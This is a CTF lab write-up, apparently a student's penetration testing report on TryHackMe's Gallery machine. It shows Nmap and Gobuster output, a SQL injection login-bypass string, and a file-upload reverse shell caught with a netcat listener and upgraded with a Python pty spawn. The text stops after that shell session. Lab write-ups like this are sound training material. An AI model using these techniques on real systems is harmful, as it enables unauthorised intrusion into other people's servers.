Intern Intelligence-Penetration Testing Report


Target:Gallery CTF on tryhackme
Written by=Mubariz Pashayev

1. Introduction

This report documents the penetration testing process performed on the Gallery CTF machine hosted on TryHackMe. The assessment included reconnaissance, enumeration, authentication bypass, privilege escalation, and exploitation techniques to achieve system access and root privileges.
2. Methodology

The following penetration testing methodology was followed:


1. Reconnaissance - Gathering information using Nmap.
2. Enumeration - Identifying directories and services using Gobuster.
3. Exploitation - Performing SQL Injection and authentication bypass.
4. Privilege Escalation - Gaining root access via misconfigurations and vulnerabilities.
5. Post-Exploitation - Extracting sensitive data and reviewing system logs.
   First,deploy the machine.



Target Machine Information

Title	Target IP Address	Expires
Gallery PwnKit Solve	10.10.169.157	1h 58min 35s

3.**Reconnaissance**
3.1 **Nmap scan**
An Nmap scan was performed to enumerate open ports and services running on the target machine.




```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-26 16:07 EDT
Nmap scan report for 10.10.169.157
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
8080/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Simple Image Gallery System

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.63 seconds

┌──(kali㉿kali)-[~]
└─$ 
```


4.**Enumeration**

4.1 **Directory Enumeration with Gobuster**

A Gobuster scan was executed to identify accessible directories and files. The scan results revealed the presence of a login panel, which indicated potential authentication mechanisms.




```
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.tx
t
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/gallery              (Status: 301) [Size: 316] [--> http://10.10.169.157/galler
y/]
/index.html           (Status: 200) [Size: 10918]
/server-status        (Status: 403) [Size: 278]
Progress: 4744 / 4745 (99.98%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$
```



Simple Image Gallery System

Login

This is my second time using Gobuster; maybe I found something useful.



```
===============================================================
tarting gobuster in directory enumeration mode
===============================================================
.htpasswd            (Status: 403) [Size: 278]
.hta                 (Status: 403) [Size: 278]
.htaccess            (Status: 403) [Size: 278]
albums               (Status: 301) [Size: 323] [--> http://10.10.169.157/galler
/albums/]
archives             (Status: 301) [Size: 325] [--> http://10.10.169.157/galler
/archives/]
assets               (Status: 301) [Size: 323] [--> http://10.10.169.157/galler
/assets/]
build                (Status: 301) [Size: 322] [--> http://10.10.169.157/galler
/build/]
classes              (Status: 301) [Size: 324] [--> http://10.10.169.157/galler
/classes/]
database             (Status: 301) [Size: 325] [--> http://10.10.169.157/galler
/database/]
dist                 (Status: 301) [Size: 321] [--> http://10.10.169.157/galler
/dist/]
inc                  (Status: 301) [Size: 320] [--> http://10.10.169.157/galler
/inc/]
index.php            (Status: 200) [Size: 16950]
rogress: 2843 / 4745 (59.92%)
```


4.2 **Database Identification**

The presence of a database was detected in the scan results, suggesting that SQL Injection might be a viable attack vector.

5.Exploitation

5.1 SQL Injection for Authentication Bypass

A Boolean-based SQL Injection technique was used to bypass authentication and gain access to the system.




Simple Image Gallery System

Login

admin' or '1'='1'#

●●●●●●●●●●●

5.2 File Upload Vulnerability & Reverse Shell Execution



First Name: Adminstrator

Last Name: Admin


Username: admin

Password:

Leave this blank if you dont want to change the password.

Avatar: Choose file

A file upload functionality was identified, allowing for the potential execution of a reverse shell.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.21.103.65] from (UNKNOWN) [10.10.169.157] 44284
Linux gallery 4.15.0-167-generic #175-Ubuntu SMP Wed Jan 5 01:56:07 UTC 2022 x86
_64 x86_64 x86_64 GNU/Linux
 20:29:46 up 23 min,  0 users,  load average: 0.00, 0.00, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@gallery:/$ export TERM=xterm
export TERM=xterm
www-data@gallery:/$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(kali㉿kali)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 1234

www-data@gallery:/$
```

In this Python code line, it's for a more interactive command-line interface. Pseudo-terminals (PTY) are used to fully function the shells.

